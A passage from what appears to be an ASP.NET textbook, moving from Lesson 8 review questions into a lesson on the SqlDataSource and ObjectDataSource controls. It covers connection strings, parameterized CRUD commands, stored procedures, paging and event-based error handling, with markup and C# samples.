  - d. `IDbDataReader`

5. Which object can be used to retrieve the rows and then loop through them manually, one by one?
- GridView
  - DataReader
  - DataSet
  - ResultSet

## Review Questions

---

- You need to access SQL server 6.0 databases from your application. Which .NET data provider will you use in this case to access the SQL server data source?
- You want to retrieve thousands of records from the data source in your web application, which considerably reduces the rendering time of your page. What would you do to increase the rendering time of your web page in this case?

## ■ Case Scenarios

### **Scenario 8-1: Working with Disconnected Data**

---

Assume your web application needs to access information from the SQL Server database frequently. Because the database connection is a valuable resource, you do not want to keep the connection open while you manipulate the data. Write the appropriate steps that you will take to handle this scenario.

### **Scenario 8-2: Enabling Sorting and Paging Callbacks**

---

You use `GridView` control to display large amounts of records from the data source, and you have enabled record pagination for the control. Every time the user sorts or pages through records, it causes page flickers and an overall jarring user experience. Write the procedure to prevent the page flickering.



## **Workplace Ready**

### **Increasing Scalability**

You are the solution architect of ASB Systems, Inc. Your company develops an e-commerce Web site. The site involves frequent access to a database, retrieving thousands of records based on the user's search criteria. The web application uses `DataSet` to access and manipulate records for business rule processing. However, because the application deals with thousands of records, and when hundreds of users connect, scalability becomes an issue. Additionally, usage of memory resources also increases when loading the `DataSet` with large amounts of data. Suggest the best approach to increase the scalability of the Web site as well as to optimize memory usage.

# Accessing Data from Different Sources

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Understanding SqlDataSource Controls	Identify the appropriate usage of data source controls.	3.2
Understanding ObjectDataSource Controls	Identify the appropriate usage of data source controls.	3.2
Understanding XMLDataSource Controls	Identify the appropriate usage of data source controls.	3.2
Introducing LINQ and Lambda Expressions	Leverage LINQ in data access design (lambda expressions).	3.3
Querying with LINQ to SQLDataSources	Leverage LINQ in data access design (LINQ to SQL).	3.3
Querying with LINQ to ObjectDataSources	Leverage LINQ in data access design (LINQ to Objects).	3.3
Querying with LINQ to XMLDataSources	Leverage LINQ in data access design (LINQ to XML).	3.3

## KEY TERMS

**data-bound control**

**data source paging**

**extension methods**

**hierarchical data**

**language-integrated query (LINQ)**

**nested node**

**rowset**

Almost every web application has to perform data access for the storage and retrieval of dynamic data. For example, a banking web application needs to perform data access to store and retrieve customer account information, bank product details, employee details, and so on. The data can be stored in various data sources such as a database, structured file, XML file, or business objects. The retrieval of data from these data sources and displaying the retrieved data in a more flexible attractive way is one of the greatest challenges for web applications.

ASP.NET provides a great way to access, retrieve, modify, and display data from ASP.NET pages with little or no code. The ASP.NET Framework includes a rich model for data binding. The ASP.NET data-binding model enables declarative binding of controls to data objects. In

**X REF**

To know more about data-bound controls, refer to the “Implementing Pagination” section in Lesson 8, “Accessing and Displaying Data,” of this book.

addition, the ASP.NET provides many advanced features related to data access scenarios. This means that you do not need to write lengthy time-consuming code to:

- Create a read-write link between the controls and the data objects in a web application.
- Sort, page, and filter the retrieved data in the controls.
- Display the retrieved data in various formats using the controls.

Data source controls and data-bound controls are the two types of data access web server controls in the ASP.NET data-binding model. The data source controls do not have any user interface, and they take care of data retrieval and storage and act as an intermediary between the ASP.NET page controls and data store. This lesson discusses various data source controls provided in .NET Framework.

Additionally, this lesson also discusses language-integrated query (LINQ), a new feature introduced in the .NET Framework that enables you to write query expressions as you would SQL queries. You can use these query expressions to query data from diverse data sources.

## ■ Understanding SqlDataSource Controls



### THE BOTTOM LINE

The .NET Framework provides the `SqlDataSource` control that gives you the ability to connect to relational databases such as Oracle and SQL Server, including other relational databases that are accessible through the Object Linking and Embedding Database (OLEDB) and Open Database Connectivity (ODBC) APIs. The `SqlDataSource` control enables you to perform basic database operations such as connecting to the database, executing a command, and retrieving a `rowset` without any coding effort.

### Introducing SqlDataSource Controls

The `SqlDataSource` control is designed on top of ADO.NET. The `System.Data.SqlClient`, which is the ADO.NET provider for Microsoft SQL Server, is the default provider for this control.

You use the `SqlDataSource` control with data controls such as the `GridView` control to display and edit database data. The following are the features of this control:

- Enables fast and easy representation of a SQL database in a web page.
- Allows developing a database-driven web page without writing any code.
- Enables representing a connection and set of commands for execution against a SQL database.
- Accesses and modifies data directly from a relational database, such as Microsoft SQL Server, Microsoft SQL Server Express, Oracle, DB2, or MySQL.
- Utilizes ADO.NET objects, such as the `DataSet`, `DataReader`, and `Command` objects, declaratively rather than programmatically.
- Enables issuing SQL commands on a database programmatically.

### TAKE NOTE \*

The `SqlDataSource` control is not the correct choice to build complex mult-tier applications because the control compels you to combine the data-access layer with the user-interface layer. Instead, you should use the `ObjectDataSource` control to interact with your database.

### IDENTIFYING PROPERTIES AND METHODS

To enable the `SqlDataSource` control to perform various database operations, you need to work with its properties and methods. Tables 9-1 and 9-2 list some of the important properties and methods.

**Table 9-1**

Important Properties of the `SqlDataSource` Control

PROPERTY	DESCRIPTION
<code>DataSourceMode</code>	Gets or sets the data retrieval mode. Use this property to specify the mode of retrieval, either <code>DataSet</code> or <code>DataReader</code> . Default value is <code>DataSet</code> .
<code>DeleteCommand</code>	Gets or sets the SQL string. Use this property to specify a SQL statement to delete records from the underlying database.
<code>DeleteParameters</code>	Specifies ASP.NET parameter objects. Use this property to associate parameters with the <code>SqlDataSource DeleteCommand</code> .
<code>DeleteCommandType</code>	Specifies if the command set in the <code>DeleteCommand</code> property is a SQL statement or a stored procedure.
<code>InsertCommand</code>	Gets or sets the SQL string. Use this property to specify a SQL statement to insert records into the underlying database.
<code>InsertCommandType</code>	Specifies if the command set in the <code>InsertCommand</code> property is a SQL statement or a stored procedure.
<code>InsertParameters</code>	Specifies ASP.NET parameter objects. Use this property to associate parameters with the <code>SqlDataSource InsertCommand</code> .
<code>ProviderName</code>	Gets or sets the name of the .NET Framework data provider. Use this property to connect to an underlying data source.
<code>SelectCommand</code>	Gets or sets the SQL string. Use this property to retrieve data from the underlying database.
<code>SelectCommandType</code>	Specifies if the command set in the <code>SelectCommand</code> property is a SQL statement or a stored procedure.
<code>SelectParameters</code>	Specifies ASP.NET parameter objects. Use this property to associate parameters with the <code>SqlDataSource SelectCommand</code> .
<code>UpdateCommand</code>	Gets or sets the SQL string. Use this property to update data in the underlying database.
<code>UpdateCommandType</code>	Specifies if the command set in the <code>UpdateCommand</code> property is a SQL statement or a stored procedure.
<code>UpdateParameters</code>	Specifies ASP.NET parameter objects. Use this property to associate parameters with the <code>SqlDataSource UpdateCommand</code> .

**Table 9-2**

Important Methods of the `SqlDataSource` Control

METHOD	APPLICATION
<code>Delete</code>	Deletes data from the underlying database. You can specify the SQL string in the <code>DeleteCommand</code> property and all the parameters through the <code>DeleteParameters</code> collection.
<code>Insert</code>	Inserts data in the underlying database. You can specify the SQL string in the <code>InsertCommand</code> property and all the parameters through the <code>InsertParameters</code> collection.
<code>Select</code>	Retrieves data from the underlying database. You can set the SQL string in the <code>SelectCommand</code> property and all the parameters through the <code>SelectParameters</code> collection.
<code>Update</code>	Updates the underlying database. You can specify the SQL string in the <code>UpdateCommand</code> property and all the parameters through the <code>UpdateParameters</code> collection.

**X** REF

You can refer to “Understanding Data Access Basics” in Lesson 8, “Accessing and Displaying Data,” to learn more about .NET providers.

## Connecting to a DataSource

You can connect to a database through the `SqlDataSource` control by setting its `ProviderName` and the `ConnectionString` properties.

`SqlDataSource` is designed to connect to Microsoft SQL Server version 7.0 or higher, by default. However, to connect to other data sources, you need to set the `ProviderName` property to the respective .NET data provider.

For example, to access an Oracle data source, you can set the `ProviderName` property to `System.Data.OracleClient` provider:

```
<asp:SqlDataSource ProviderName="System.Data.OracleClient" .../>
```

You can then make connections by providing the required connection string. It is advisable to place the connection string in the `<connectionStrings>` section of the `web.config` file as shown here, instead of placing it directly in the `sqlDataSource` control markup:

```
<configuration>
  <connectionStrings>
    <add name="myOracleConnection"
      connectionString="Data Source=localhost; Initial Catalog=MyDatabase;
      Integrated Security=SSPI"/>
  </connectionStrings>
  ...
</configuration>
```

The given setting connects to an Oracle database located on a local machine and a database named MyDatabase. The setting uses Integrated Security, which is a trusted connection to connect to the database.

The following is a `SqlDataSource` control that connects to the MyDatabase database. Note that in the markup, the required connection string from the `web.config` file is referred using a \$ expression:

```
<asp:SqlDataSource id = "SqlDataSource1" ProviderName = "System.Data
.OracleClient" ConnectionString="<%$ ConnectionStrings:myOracle
Connection %>" runat = "server"/>
```

## Working with Data Commands

You can use `Command` objects to execute database commands such as SQL `Select`, `Insert`, `Update`, or `Delete`.

You can specify four commands (SQL queries) that represent deletion, insertion, selection, and update operations using the `SqlDataSource` control. Use the following `SqlDataSource` properties to specify these commands:

- `DeleteCommand`
- `InsertCommand`
- `SelectCommand`
- `UpdateCommand`

## USING COMMANDS

To execute a command, you can assign any SQL statement to any of the `SqlDataSource` command properties listed previously. For example, the following sample code performs select, insert, delete, and update commands on the `Movies` table of the `myDatabase` database through the four `SqlDataSource` command properties. The example assumes that `myDatabase` has a table named `Movies`:

```
<asp:SqlDataSource
  id="SqlDataSource1"
  SelectCommand="SELECT movieTitle, movieDirector FROM Movies"
```

**X** REF

Refer to Table 9-1 in this lesson to learn more about `SqlDataSource` command properties.

```

InsertCommand="INSERT Movies
(movieTitle, movieDirector, movieID, movieReleaseDate)
    VALUES (@Title, @Director, 001, '09/15/2009')"
UpdateCommand="UPDATE Movies SET Title=@Title,
    Director=@Director WHERE movieId=@Id"
DeleteCommand="DELETE Movies WHERE movieId=@Id"
ConnectionString="<%$ ConnectionStrings:myOracleConnection %>"
Runat="server" />

```

**TAKE NOTE \***

The data control that is bound to the `SqlDataSource` control automatically takes advantage of the four commands included in the `SqlDataSource` control.

**MORE INFORMATION**

To learn more about ASP.NET parameters, refer to the `System.Web.UI.WebControls.Parameter` class in the MSDN library.

**X REF**

To learn more about the various `SqlDataSource` parameter collection properties, refer to Table 9-1 in this lesson.

**TAKE NOTE \***

You must use `@` symbol in the SQL statement to indicate a parameter.

The following sample bounds the given `SqlDataSource` control to a `GridView` control that displays the retrieved records from the database. The `GridView` control enables users to perform the required operations on the displayed data. For example, users can click on the `Edit` or `Insert` link displayed on the `GridView` control to update or insert records. In addition, to delete a record, they can click on the `Delete` link:

```

<asp: GridView
    id="GridView1"
    DataSourceID="SqlDataSource1"
    runat = "server" />

```

**USING PARAMETERIZED COMMANDS**

You can create parameterized commands to contain placeholders for values that can be supplied during runtime. A parameterized command allows you to create flexible data-binding scenarios. For example, using parameterized commands, you can retrieve customers of a particular state, based on the value for the state selected in a list box control. Similarly, you can use parameters to supply values that have to be inserted, updated, or deleted in a data store.

The values of the parameters included in the data commands such as `SELECT`, `INSERT`, `UPDATE`, and `DELETE` can be obtained from various sources, such as from another control, from a query string, or from an HTML form field. When creating parameterized commands, you need to create ASP.NET parameter objects to specify the source that is used to get the parameter values at runtime.

You can use the parameter collection properties of the `SqlDataSource` control to associate a particular ASP.NET parameter with a `SqlDataSource` command.

Let us look an example to understand parameterized commands. Consider a scenario where you are required to select records from a table based on the value entered in an input control. In this case, you need to use a parameterized command. The following sample code shows how to retrieve records using parameterized commands. The code selects records from the `Movies` database table based on the movie title value selected in a drop-down list control. The example uses a `SelectCommand` query with a parameter named `@title`. The value for `@title` is taken from the `ddl_title.SelectedValue` property, where `ddl_title` is the drop-down list control.

Note that the example assumes that the `ddl_title` drop-down list control is populated with movie titles. In this example, ASP.NET `ControlParameter` object is used to associate the value selected in the drop-down list with the parameter “`@title`” in the `SqlDataSource` `SelectCommand`:

```

<asp:SqlDataSource ID="SqlDataSource1" runat="server"
    ProviderName="System.Data.OracleClient"
    ConnectionString="<%$ ConnectionStrings:myOracleConnection %>"
    SelectCommand="SELECT movieDirector FROM Movies WHERE movieTitle =
    @title"
    <SelectParameters>
        <asp:ControlParameter ControlID="ddl_title" Name="title"
            PropertyName="SelectedValue" />
    </SelectParameters>
</asp:SqlDataSource>

```

**MORE INFORMATION**

To know more about using parameterized commands in **SqlDataSource** control, refer to the "Using Parameters with the **SqlDataSource** Control" section in the MSDN library.

The result retrieved from the database is then displayed in a **GridView** control that is bound to the **SqlDataSource1**:

```
<asp:GridView
    id=GridView1
    DataSourceID="SqlDataSource1"
    runat = "server"/>
```

## USING STORED PROCEDURES

The **SqlDataSource** control indicates SQL stored procedures similar to the way it specifies SQL commands, described earlier. You can assign the value **StoredProcedure** to either of the following properties to specify that the **SqlDataSource** command represents a stored procedure:

- **DeleteCommandType**
- **InsertCommandType**
- **Select CommandType**
- **UpdateCommandType**

The following **SqlDataSource** control uses a stored procedure to retrieve records from the myDatabase database and displays the rowset in a **GridView** control. Note that the value of the **SelectCommand** property in the example is set to the name of a stored procedure. This example assumes that the myDatabase database contains a stored procedure named **CountMoviesByDirector**:

```
<asp:SqlDataSource
    id="SqlDataSource"
    SelectCommand="CountMoviesByDirector"
    SelectCommandType="StoredProcedure"
    ConnectionString="<%$ ConnectionStrings:myOracleConnection %>"
    runat="server" />
```

The following **GridView** control is bound to the **SqlDataSource1** control and displays the returned records:

```
<asp:GridView
    id=GridView1
    DataSourceID="SqlDataSource1"
    runat = "server"/>
```

## Handling Data Command Errors

When your application involves database interactions, it is a good practice to provide basic error-handling logic, which could enable you to handle the error in your web page and display a more suitable error message to the user.

When an exception occurs due to a network connection failure or a database server crash, the **SqlDataSource** control releases the appropriate resources, for instance, database connections. However, the control cannot handle the raised exceptions, and the user will receive an ambiguous error message on the page. Additionally, the unhandled exception will also affect page processing because the exception bubbles up to the page.

To avoid this, you can handle errors using data source events supported by the **SqlDataSource** control. A data source event occurs immediately before or after the occurrence of a database operation. Table 9-3 lists some of the **SqlDataSource** events along with their occurrence time.

**Table 9-3**

Events of the  
SqlDataSource Control

EVENT	TIME OF OCCURRENCE
DataBinding	Occurs during the binding of a server control such a GridView control to a data source.
Deleted	Occurs after the execution of a delete command.
Deleting	Occurs before the execution of a delete command.
Inserted	Occurs after the execution of an insert command.
Inserting	Occurs before the execution of an insert command.
Selected	Occurs after the execution of a select command.
Selecting	Occurs before the execution of a select command.
Updated	Occurs after the execution of an update command.
Updating	Occurs before the execution of an update command.

## USING DATA SOURCE EVENTS

Here is an example that shows how to handle errors using SqlDataSource events. Consider a scenario where a select command is executed on a database table that does not exist: The following SqlDataSource control accesses myDatabase database and executes a SelectCommand that selects records from a table named Customers. Assume that myDatabase does not contain the Customers table. In this case, an exception is thrown that you can handle using the SqlDataSource.Selected event. To handle the SqlDataSource.Selected event, create an event handler and associate it with the OnSelected method as shown:

```
<asp:SqlDataSource
    id="SqlDataSource"
    SelectCommand="Select * from Customers"
    ConnectionString="<%$ ConnectionStrings:myOracleConnection %>"
    OnSelected="SqlDataSource1_Selected"
    runat="server" />
```

The following code sample shows the SqlDataSource.Selected event that handles the thrown exception:

```
protected void SqlDataSource1_Selected(object sender,
    SqlDataSourceStatusEventArgs e)
{
    if (e.Exception != null)
    {
        lblError.Text = "An exception occurred after performing the
query.";
        // Consider the error handled.
        e.ExceptionHandled = true;
    }
}
```

**MORE INFORMATION**  
To learn more about the  
SqlDataSource control,  
refer to the SqlData  
Source Class section in the  
MSDN library.

### CERTIFICATION READY?

Identify the appropriate  
usage of data source  
controls.

3.2

As seen in the example, you can use the SqlDataSourceStatusEventArgs.Exception property in the event handler to access the exception object. To stop the error from bubbling up to the page, you can set the SqlDataSourceStatusEventArgs.ExceptionHandled property to true. The code also displays a user-friendly error message to inform the user that the command was not completed.

## ■ Understanding ObjectDataSource Controls



**THE BOTTOM LINE**

As a best practice, programmers develop web applications based on a three-tier architecture that separates the user-interface or the presentation layer from the business logic layer and data access layer. The business logic layer encapsulates the data access logic along with the business logic and interacts with the underlying data store. Most ASP.NET data source controls, such as the `SqlDataSource` control, mix the data-access logic in the user-interface layer and are designed to work with two-tier web applications. However, the ASP.NET `ObjectDataSource` control allows developers to clearly separate their user-interface layer from their business logic and data access layers.

### Introducing ObjectDataSource Controls

By using the `ObjectDataSource` control, your page interacts with middle-tier components that represent different types of objects. For instance, you can use `ObjectDataSource` control to interact with components that represent database data.

The `ObjectDataSource` control combines with a middle-tier business object to perform functions, such as selecting, inserting, updating, deleting, paging, sorting, caching, and filtering data, declaratively without writing enormous code. It further binds `DataBound` controls, such as `GridView`, `FormView`, or `DetailsView`, to a middle-tier component to display and edit data from a middle-tier business object on a web page.

### IDENTIFYING OBJECTDATASOURCE CONTROL PROPERTIES AND METHODS

The `ObjectDataSource` control exposes properties and methods like the `SqlDataSource` control does. However, unlike the `SqlDataSource` control, which can be used to specify data operations directly through its members (`SelectCommand`, for instance), the `ObjectDataSource` control specifies the methods of the associated object or type that in turn performs the data operations. For example, the `ObjectDataSource` performs a select operation through the method of the associated object specified in its `SelectMethod` property. Tables 9-4 and 9-5 list some of the important properties and methods of the `ObjectDataSource` control.

**Table 9-4**

Properties of the `ObjectDataSource` Control

PROPERTY	DESCRIPTION
<code>DeleteMethod</code>	Specifies the name of the method or function. Use this property to specify the method of the associated object that performs the delete operation.
<code>DeleteParameters</code>	Retrieves the parameters collection. Use this property to specify a collection of parameters to pass to the method represented by the <code>DeleteMethod</code> property.
<code>EnableCaching</code>	Specifies a value indicating whether or not caching is enabled. Use this property to enable automatic caching in an <code>ObjectDataSource</code> control.
<code>EnablePaging</code>	Specifies a value indicating whether or not paging is supported. Use this property to handle paging through an <code>ObjectDataSource</code> control.
<code>FilterParameters</code>	Retrieves the parameters collection. Use this property to specify a collection of parameters to pass to the parameter placeholders in the <code>FilterExpression</code> string.

**Table 9-4 (continued)**

PROPERTY	DESCRIPTION
<b>InsertMethod</b>	Specifies the name of the method or function. Use this property to specify the method of the associated object that performs the insert operation.
<b>InsertParameters</b>	Retrieves the parameters collection. Use this property to specify a collection of parameters to pass to the method represented by the <b>InsertMethod</b> property.
<b>SelectMethod</b>	Specifies the name of the method or function. Use this property to specify the method of the associated object that performs the select operation.
<b>SelectParameters</b>	Retrieves the parameters collection. Use this property to specify a collection of parameters to pass to the method represented by the <b>SelectMethod</b> property.
<b>TypeName</b>	Specifies the name of the type of object that the <b>ObjectDataSource</b> represents.
<b>UpdateMethod</b>	Specifies the name of the method or function. Use this property to specify the method of the associated object that performs the update operation.
<b>UpdateParameters</b>	Retrieves the parameters collection. Use this property to specify a collection of parameters to pass to the method represented by the <b>SelectMethod</b> property.

**Table 9-5**

Methods of the **ObjectDataSource** Control

METHOD	APPLICATION
<b>Delete</b>	Deletes data by invoking the method that the <b>DeleteMethod</b> property specifies, along with the applicable parameters in the <b>DeleteParameters</b> collection.
<b>Insert</b>	Inserts data by invoking the method that the <b>InsertMethod</b> property specifies, along with the applicable parameters in the <b>InsertParameters</b> collection.
<b>Select</b>	Retrieves data from the underlying data storage by invoking the method that the <b>SelectMethod</b> specifies, along with the applicable parameters in the <b>SelectParameters</b> collection.
<b>Update</b>	Updates data by invoking the method that the <b>UpdateMethod</b> property specifies, along with the applicable parameters in the <b>UpdateParameters</b> collection.

## Connecting to a Component

You can use the **ObjectDataSource** control to represent any type of object in the .NET Framework. This control can be used with components that represent collections, **DataReaders**, **DataSets**, and even web services.

To access a data access method defined in a component from your page, first you need to bind the **ObjectDataSource** control with the required component. Set the **ObjectDataSource** properties declaratively to do this.



## BIND TO A COMPONENT

---

Perform the following steps to access data access methods defined in a component through an ObjectDataSource control:

1. Define the ObjectDataSource control on your page, and use the TypeName property to specify the fully qualified name of the type that contains the data access method. For example, the following declaration binds the ObjectDataSource control with a class named DatabaseComponent.Customer. This example assumes that the DatabaseComponent.Customer class resides in the App\_Code folder:

```
<asp:ObjectDataSource ID="customerSource" runat="server"
    TypeName="DatabaseComponent.Customer"/>
```

2. Set the respective ObjectDataSource properties to perform the required database operations. For example, the following ObjectDataSource control is used to perform a database SELECT. In the declaration, the SelectMethod property is set to the GetCustomers method of the DatabaseComponent.Customer class:

```
<asp:ObjectDataSource ID="customerSource" runat="server"
    TypeName="DatabaseComponent.Customer"
    SelectMethod="GetCustomers" />
```

3. Bind the required web page controls to the ObjectDataSource control. For example, the following sample page code binds a GridView control to the customerSource ObjectDataSource control:

```
<asp:GridView ID= "customerGrid" runat = "server"
    DataSourceID = "customerSource"/>
```

The following code sample shows the DatabaseComponent.Customer class with the GetCustomers method:

```
public class Customer
{
    private string conString;
    public SqlDataReader GetCustomers()
    {
        //Create connection to connect to the database
        SqlConnection sqlCon = new SqlConnection(conString);
        //Create Command and associate with the connection
        SqlCommand sqlCmd = new SqlCommand("SELECT * FROM Customers", sqlCon);
        //Open the database connection
        sqlCon.Open();
        //Build a SqlDataReader by executing the command. The CommandBehavior
        //CloseConnection enumeration implicitly closes the connection
        //when the command is executed and the data reader is closed.
        SqlDataReader sqlReader = sqlCmd.ExecuteReader
        (CommandBehavior.CloseConnection);
        return sqlReader;
    }
    public Customer()
    {
        conString = WebConfigurationManager.ConnectionStrings
        ["myDatabase"].ConnectionString;
    }
}
```

## Working with Parameters

---

The ObjectDataSource control allows you to pass parameters to methods of the associated class.

You can use the parameters collection properties of the `ObjectDataSource` control to pass parameters to methods in a class. To bind parameters to values from other ASP.NET objects, such as a form control, use ASP.NET parameter objects as you would in a `SqlDataSource` control.

## USING PARAMETER COLLECTIONS

### X REF

You can refer to Table 9-4 in this lesson for the application of these parameter collections.

The `ObjectDataSource` control makes use of following parameter collections:

- `DeleteParameters`
- `FilterParameters`
- `InsertParameters`
- `SelectParameters`
- `UpdateParameters`

The `customerSource ObjectDataSource` that is shown in the following code example includes an `UpdateMethod` property that is set to the `updateCustomer` method of the `DatabaseComponent.Customer` class. Note that the code declares the required parameters to be passed to the `updateCustomer` method through the ASP.NET `Parameter` object:

```
<asp:ObjectDataSource ID="customerSource" runat="server"
    TypeName="DatabaseComponent.Customer"
    SelectMethod="GetCustomers"
    UpdateMethod="UpdateCustomer">
    <UpdateParameters>
        <asp:Parameter Name = "id" Type = "Int32" />
        <asp:Parameter Name = "fname" />
        <asp:Parameter Name = "lname" />
    </UpdateParameters>
</asp:ObjectDataSource>
```

### TAKE NOTE\*

When you bind the `ObjectDataSource` control with a data control such as the `GridView`, `FormView`, or `DetailsView`, the respective data control automatically builds the required parameter collections. In that case, it is not necessary to specify the parameters explicitly as shown in the example.

### TAKE NOTE\*

When you use parameters in `ObjectDataSource`, it uses reflection to match its parameter with the parameters of the method it calls. You can specify the parameters in any order or in any case. However, the parameter names should match the associated method parameters.

The following code sample shows the `UpdateCustomer` method of the `DatabaseComponent.Customer` class. The method performs a database update with the values passed in the method parameters:

```
public void UpdateCustomer(string fname, string lname, int id)
{
    // Create connection to connect to the database
    SqlConnection sqlCon = new SqlConnection(conString);
    SqlCommand sqlCmd = new SqlCommand();
    sqlCmd.Connection = sqlCon;
    sqlCmd.CommandText = "UPDATE Customers SET
        FirstName=@fname, LastName=@lname WHERE CustomerID = @id";
    // Add the passed parameter values to the command parameter.
    sqlCmd.Parameters.AddWithValue("@fname", fname);
    sqlCmd.Parameters.AddWithValue("@lname", lname);
    sqlCmd.Parameters.AddWithValue("@id", id);
    // Execute Command
    using (sqlCon)
    {
        sqlCon.Open();
        sqlCmd.ExecuteNonQuery();
    }
}
```

## Implementing Paging with ObjectDataSource Control

The `ObjectDataSource` control supports pagination and enables you to perform custom pagination.

Connecting to a data source that has a large number of records directly affects the time to render a page to the client browser. To address this, most web sites display a fixed number of records per page and provide navigational functionality for the users to browse through records across pages. This is called pagination. Most of the ASP.NET data controls support pagination. There are two ways to implement paging using the `ObjectDataSource` control:

- Using the paging behavior of the user-interface control, such as `GridView` ***data-bound control***.
- Performing the paging at the data source level.

### TAKE NOTE \*

When an `ObjectDataSource` represents a `DataReader`, the bound control (such as the `GridView` control) does not perform paging.

### PAGING THROUGH A DATA-BOUND CONTROL

When you display data using a data-bound control, such as `GridView`, across multiple pages, the easiest way to perform pagination is to set the `AllowPaging` property of the respective data-bound control to true. For example, when you use a `GridView` control to display database data, you need to set its `AllowPaging` property to `true` to enable paging.

However, for the data-bound control to perform paging, the associated `ObjectDataSource` control should represent an appropriate data source such as a collection, a `DataSet`, a `DataTable`, and a `DataView`.

The following sample code enables paging in a `GridView` control by setting the `AllowPaging` property to true:

```
<asp:GridView
    id="customerOrderGrid"
    DataSourceID="customerOrderSource"
    AllowPaging="true"
    PageSize="2"
    Runat="server" />
<asp:ObjectDataSource
    id="customerOrderSource"
    TypeName="DatabaseComponent.Customer"
    SelectMethod="GetCustomerOrder"
    runat="server" />
```

The following sample code shows the `GetCustomerOrder` method of the `DatabaseComponent.Customer` class. Note that the method returns a `DataSet`:

```
public DataSet GetCustomerOrder()
{
    // Create DataAdapter
    string sqlString = "SELECT * From Orders";
    SqlDataAdapter sqlDa = new SqlDataAdapter(sqlString, conString);
    // Return DataSet
    DataSet dstCustOrders = new DataSet();
    using (sqlDa)
    {
        sqlDa.Fill(dstCustOrders);
    }
    return dstCustOrders;
}
```

**TAKE NOTE\***

You can write the paging logic either in the component, in a stored procedure, or using a LINQ to SQL query.

User-interface paging also has an inherent disadvantage. In the example discussed, paging loads all records that are retrieved into server memory. Therefore, if the database has two billion records, even to display three records, it will retrieve and load all two billion records into the server memory. This results in an enormous load on the web server and the database server. To avoid this, you must use **data source paging** when you need to work with a large amount of database data.

### PAGING AT THE DATA SOURCE LEVEL

You can perform paging at the data source level by writing custom logic to retrieve pages of database records. You can then access the custom pagination logic by setting the appropriate **ObjectDataSource** properties.



### PERFORM PAGING AT DATA SOURCE

Perform the following steps to enable custom pagination through an **ObjectDataSource** control:

1. Set the **EnablePaging** property of the **ObjectDataSource** control to **true**.
2. Specify the name of the method that returns the total number of rows retrieved in the **SelectCountMethod** property of the **ObjectDataSource** control.
3. Define the method specified in the **SelectMethod** property with parameters to take the starting index of the rowset and the maximum number of rows to be returned.

**TAKE NOTE\***

When you enable paging in the **ObjectDataSource** control, it automatically passes two additional parameters to the method specified in its **SelectMethod** property. The default names of the two additional parameters are **StartRowIndex** and **MaximumRows**. However, you can specify custom names for these two parameters through the **StartRowIndexParameterName** and **MaximumRowsParameterName** properties of the **ObjectDataSource** control, respectively.

The following sample page code shows the **customerOrderSource** **ObjectDataSource** with the paging feature enabled. Note that the **ObjectDataSource** statement has the **EnablePaging** property set to **true**. Additionally, the **SelectCountMethod** property is set to the name of the method that returns the total number of rows retrieved:

```
<asp:ObjectDataSource  
    id="customerOrderSource"  
    TypeName="DatabaseComponent.Customers"  
    SelectMethod="GetCustomerOrder"  
    SelectCountMethod="GetCount"  
    EnablePaging="True"  
    runat="server" />
```

Note that the **AllowPaging** property of the **customerOrderGrid** shown next is set to **true** even when paging is enabled at the data source level. This is done to enable the **GridView** to render its paging user interface:

```
<asp:GridView  
    id="customerOrderGrid"  
    DataSourceID="customerOrderSource"  
    AllowPaging="true"  
    PageSize="2"  
    runat="server" />
```

### MORE INFORMATION

To know more about the ROW\_NUMBER function, refer to the ROW\_NUMBER (Transact-SQL) section in the MSDN library.

The following sample code shows the modified `GetCustomerOrder` method of the `DatabaseComponent.Customer` class that implements custom pagination through a stored procedure. The example assumes that the `myDatabase` contains a stored procedure named `PagingStoredProcedure` that implements the record pagination. The `PagingStoredProcedure` retrieves a single page of database records. The stored procedure uses the `ROW_NUMBER` function to select a range of rows from the result set. This function returns the sequential number of rows starting at 1 within a partition of a result set:

```
public DataSet GetCustomerOrder(int startRowIndex, int maximumRows)
{
    SqlConnection sqlCon = new SqlConnection(conString);
    SqlCommand sqlCmd = new SqlCommand();
    sqlCmd.Connection = sqlCon;
    sqlCmd.CommandText = "PagingStoredProcedure";
    sqlCmd.CommandType = CommandType.StoredProcedure;
    // Add the passed parameter values to the command parameter.
    sqlCmd.Parameters.AddWithValue("@StartRowIndex", startRowIndex);
    sqlCmd.Parameters.AddWithValue("@MaximumRows", maximumRows);
    SqlDataAdapter sqlDa = new SqlDataAdapter();
    sqlDa.SelectCommand = sqlCmd;
    DataSet dstCustomerOrders = new DataSet();
    using (sqlDa)
    {
        sqlDa.Fill(dstCustomerOrders);
    }
    return dstCustomerOrders;
}
```

The following code sample shows the `GetCount` method of the `DatabaseComponent.Customer` class used to get the number of rows retrieved:

```
public int GetCount()
{
    int result = 0;
    // Initialize connection
    SqlConnection sqlCon = new SqlConnection(conString);
    // Initialize command
    SqlCommand sqlCmd = new SqlCommand();
    sqlCmd.Connection = sqlCon;
    sqlCmd.CommandText = "SELECT Count(*) FROM Orders";
    // Execute command
    using (sqlCon)
    {
        sqlCon.Open();
        result = (int)sqlCmd.ExecuteScalar();
    }
    return result;
}
```

## Handling Events

The `ObjectDataSource` control provides various events to modify its parameters and the represented objects.

Table 9-6 lists some of the events included in the **ObjectDataSource** control.

**Table 9-6**

Events of the  
ObjectDataSource  
Control

EVENT	TIME OF OCCURRENCE
Deleted	Occurs immediately after calling the method represented by the <b>DeleteMethod</b> property.
Deleting	Occurs immediately before calling the method represented by the <b>DeleteMethod</b> property.
Inserted	Occurs immediately after calling the method represented by the <b>InsertMethod</b> property.
Inserting	Occurs immediately before calling the method represented by the <b>InsertMethod</b> property.
ObjectCreating	Occurs before creating the object that the <b>TypeName</b> property identifies.
Selected	Occurs immediately after calling the method represented by the <b>SelectMethod</b> property.
Selecting	Occurs immediately before calling the method represented by the <b>SelectMethod</b> property.
Updated	Occurs immediately after calling the method represented by the <b>UpdateMethod</b> property.
Updating	Occurs immediately before calling the method represented by the <b>UpdateMethod</b> property.

## USING EVENT HANDLERS

You can use the events **Deleting**, **Inserting**, **Selecting**, and **Updating** in situations that require you to modify the parameters that are passed to the methods that the **ObjectDataSource** control calls. For example, when you want to pass the value of current date as an additional parameter to the method specified in the **InsertMethod** property, you can handle the **Inserting** event. The following example shows you how to pass additional parameters to a method by handling the **Inserting** event:

```
protected void obj1_Inserting(object sender,
ObjectDataSourceMethodEventArgs e)
{
//Pass the current date value to the method specified in the
InsertMethod parameter.
e.InputParameters.Add("currentDate", DateTime.Now);
}
```

